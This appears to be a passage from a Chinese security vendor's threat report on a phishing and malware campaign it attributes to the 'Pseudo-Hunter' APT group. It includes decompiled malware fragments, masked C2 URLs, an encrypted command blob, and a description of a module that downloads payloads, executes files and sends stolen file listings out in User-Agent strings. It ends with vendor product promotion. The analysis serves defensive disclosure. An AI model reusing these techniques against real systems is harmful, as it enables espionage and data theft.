
之后，样本解密出下一阶段C2地址http://104.xxx.xxx.112/list/，并根据上一阶段获取到的路径X，拼接出一个cab文件的地址，例如http://104.xxx.xxx.112/list/0.cab，然后进行访问。

```
if ( BYTE6(v70) == 'z' )
{
  LODWORD(v59) = SBYTE5(v70);
  sprintf_s_0(v82, 0xC8ui64, L"%s%c.cab", v44, v59);
}
else
{
  LODWORD(v60) = SBYTE6(v70);
  LODWORD(v59) = SBYTE5(v70);
  sprintf_s_0(v82, 0xC8ui64, L"%s%c%c.cab", v44, v59, v60);
}
```


该地址返回的内容不是一个cab文件，而是加密的数据。数据解密后如下图所示，该数据用于调用profapii.dat文件中的导出函数mscuicrypt，并包含需要传递给mscuicrypt函数的参数。

```
C:\Users\      \AppData\Local\Microsoft\Proofs\profapii.dat,mscuicrypt,
0CAD059D7118AA486E8177D9BEA414E9H489CEC47A592728313EFFB74515BF5513C40AD2827D5A104D66718B18D0C3E17H067A30
03F264944C8173C50A9BC6FB03645AEBE612733E86174110D3FBE51716H311E75413315758FE832365BEB3D75FA82364918F7776
4FFBE64B44919498601B07678F85DDCF35979221036839291F8DAC67E5887FF042B148EE5A714C4FB278238C9AB677BD86D11FAB
2B8845BA82D605197A2F902A1EC523EC24C4614DE38E3D30CAD5CFA8D24A8673BB975AD2F8BDCA9617FE742AF89D6627951B1989
210CC074CF7AD30865ACD6A234F3D19CEC17AD533A94DAFE4697876DA4BBFD43379H11EA3B70E3468CFDA501117D21CDEB6285C8
F27201A9E18D0DC6BCCCE651CE80
```

该数据中，包含有profapii.dat文件的完整路径，该路径中包含受害人的用户名。通过资产测绘，我们获取了多个C2服务器的加密配置。



经过我们对多个不同数据的对比发现，不同受害人执行的命令也不同。因此可以推测出，该数据是攻击者针对每个受害人定制化生成的，可能与攻击所达到的不同阶段有关。



若获取cab内容失败，样本还会尝试访问https://bitbucket.org/xxxxx/refresh/downloads/update.txt，获取profapii.dat文件的执行参数。

之后，crypt86.dat便会根据获取到的路径和参数，执行profapii.dat的导出函数mscuicrypt。

子profapii.dat模块分析

该dll只有一个导出函数mscuicrypt。该函数的功能，是解密传入的参数，从中获取指令、路径等信息，并执行不同的操作。经过分析，该函数可执行的操作共有三种。

1. 从参数中，解密出一个远程地址和一个本地路径，从远程地址下载文件，并进行解密后，保存在本地路径下

2. 从参数中，解密出一个本地路径，并加载执行。这个路径通常是“%appdata%\Microsoft\Windows\Templates\samtamples.dat”

3. 从参数中，解密出一个远程路径和一个本地路径。对本地路径下的文件进行遍历，获取所有文件名，拼接上特殊的字符后，进行加密，并设置为UA字符串，连接远程路径

```
if ( v32 )
  v33 = -1i64;
v34 = (void *)sub_180007678(v33);
v35 = -1i64;
do
  ++v35;
while ( v30[v35] );
sub_18000105C(v34, v35 + 200, "MdhiAzw,%d,%s%sHHABCDEFHHABCDEFHHABCDEFHHABCDEF", v29, (const char *)a1[2], v30);
sub_180007680(v30);
v36 = ((__int64 (__fastcall *)(void *, _QWORD, _QWORD, _QWORD, _DWORD))v27)(v34, 0i64, 0i64, 0i64, 0);
sub_180007680(v34);
v37 = a1[9];
v38 = a1[2];
*(_OWORD *)ProcName = 0i64;
```

4

攻击溯源归因分析

通过对这批邮件收件人、发件人等信息的收集分析，以及邮件涉及的木马行为的溯源，我们可以确定，这批钓鱼邮件，属于“伪猎者”APT组织针对我国涉韩相关人员的攻击活动样本，并且攻击来自于韩国。

攻击水平高

1. 仅在我们捕获到的样本中，就发现了攻击者使用了三个重量级的0day漏洞，合理推测，其漏洞储备，尤其是针对中国大陆地区进行攻击的漏洞储备，可能非常丰富。这需要丰富的资金支持和强大的技术能力。

2. 攻击者对不同的攻击对象，针对性生成钓鱼邮件，说明其组织实力强大，人员数量多，能够对不同的攻击对象进行针对性操作。

3. 在木马运行后，攻击者针对不同的主机，下发不同的攻击命令，这也是攻击者是有组织性，团队作战，有足够的精力来进行针对性操作的体现。

4. 整个攻击过程中涉及到的远程服务器地址，从发件IP到各个阶段的数十个C2服务器，全部都是VPN或托管主机，说明该组织具有强大的资金支持来购买如此多的资产，且反溯源意识强。

与“伪猎者”组织的关联

通过对木马样本的分析与关联，我们发现这批钓鱼邮件使用的木马，与之前披露的“伪猎者”APT所使用的木马，有着极高的相似度。

1. 使用的名称相同：释放的文件名、创建的计划任务名称、导出函数名称等；


2. 攻击手法相同：例如都利用COM劫持，运行恶意载荷、都使用cab文件来进行通信等；

3. 与“伪猎者”组织使用相同的特殊方式来拼接受害者信息，都为“Hebei,用户名;计算机名;profile路径”的方式。


因此，可以确定这些钓鱼邮件为“伪猎者”APT组织的攻击邮件。

韩国相关证据

1. 在样本分析过程中，部分木马带有PDB字符串，且PDB字符串中带有韩文字符：



2. 在归属于“伪猎者”APT组织使用的攻击样本中，我们发现一个伪装FireEye相关的钓鱼文档，该文档疑似攻击者在做攻击前测试准备，我们发现其文档中东亚语言类别为ko-KR，即韩文：



3. 通过对钓鱼邮件收件人信息进行归纳总结，我们发现这批钓鱼邮件的收件人，通常都是与韩国有关联的中国公民或组织，包括政府公职人员、中韩贸易相关人员、民间组织、学者等；同时，攻击者在获取邮箱权限后，定向攻击的目标，也是与韩国相关的重要中方人士，针对性明显。

4. 部分受害者所处的城市，是地理位置距离韩国较近，与韩国交流较为频繁，或者对韩国有外贸往来等政策的城市。

5. 此次攻击所属的“伪猎者”组织，与“虎木槿”APT组织，共享部分基础设施，而“虎木槿”组织，是来自韩国的“DarkHotel”组织的一部分。

结合此次攻击事件的高技术水平，雄厚的资金实力，与韩国有关的证据，以及“伪猎者”组织与韩国的关系，我们认定，此次攻击来自于韩国。

5

防范建议

软件漏洞向来是APT组织对目标进行攻击，运行木马的入口点。及时对系统、软件进行升级，可以大大减少被攻击者利用漏洞进行攻击的可能性。截至目前，该组织所利用的WPS漏洞和Foxmail漏洞都已修复，用户可通过官方网站，升级安装最新版软件来避免被这两个漏洞攻击，也可以选择安装安恒信息办公智盾进行防护。

安恒信息办公智盾是面向办公网场景，解决复杂办公环境带来的接入管理难、入侵防护差、秘密保护虚、终端管理弱等痛点问题的综合性、一体化的安全“全家桶”产品！融合零信任、防病毒、主机审计、弱点检测、文件加密保护、数据防泄漏、基线检查、资产盘点、桌面管理、主机防火墙、隐形水印、绿色上网、网络准入、虚拟桌面等多种业务。

目前安全数据部已具备相关威胁检测能力，对应产品已完成IoC情报的集成。安恒信息产品已集成能力：针对该事件中的最新IoC情报，以下产品的版本可自动完成更新，若无法自动更新则请联系技术人员手动更新：

（1）AiLPHA分析平台V5.0.0及以上版本

（2）AiNTA设备V1.2.2及以上版本

（3）AXDR平台V2.0.3及以上版本

（4）APT设备V2.0.67及以上版本

（5）EDR产品V2.0.17及以上版本

安恒信息再次提醒广大用户，请谨慎对待互联网中来历不明的文件，如有需要，请上传至安恒云沙箱https://sandbox.dbappsecurity.com.cn，进行后续判断。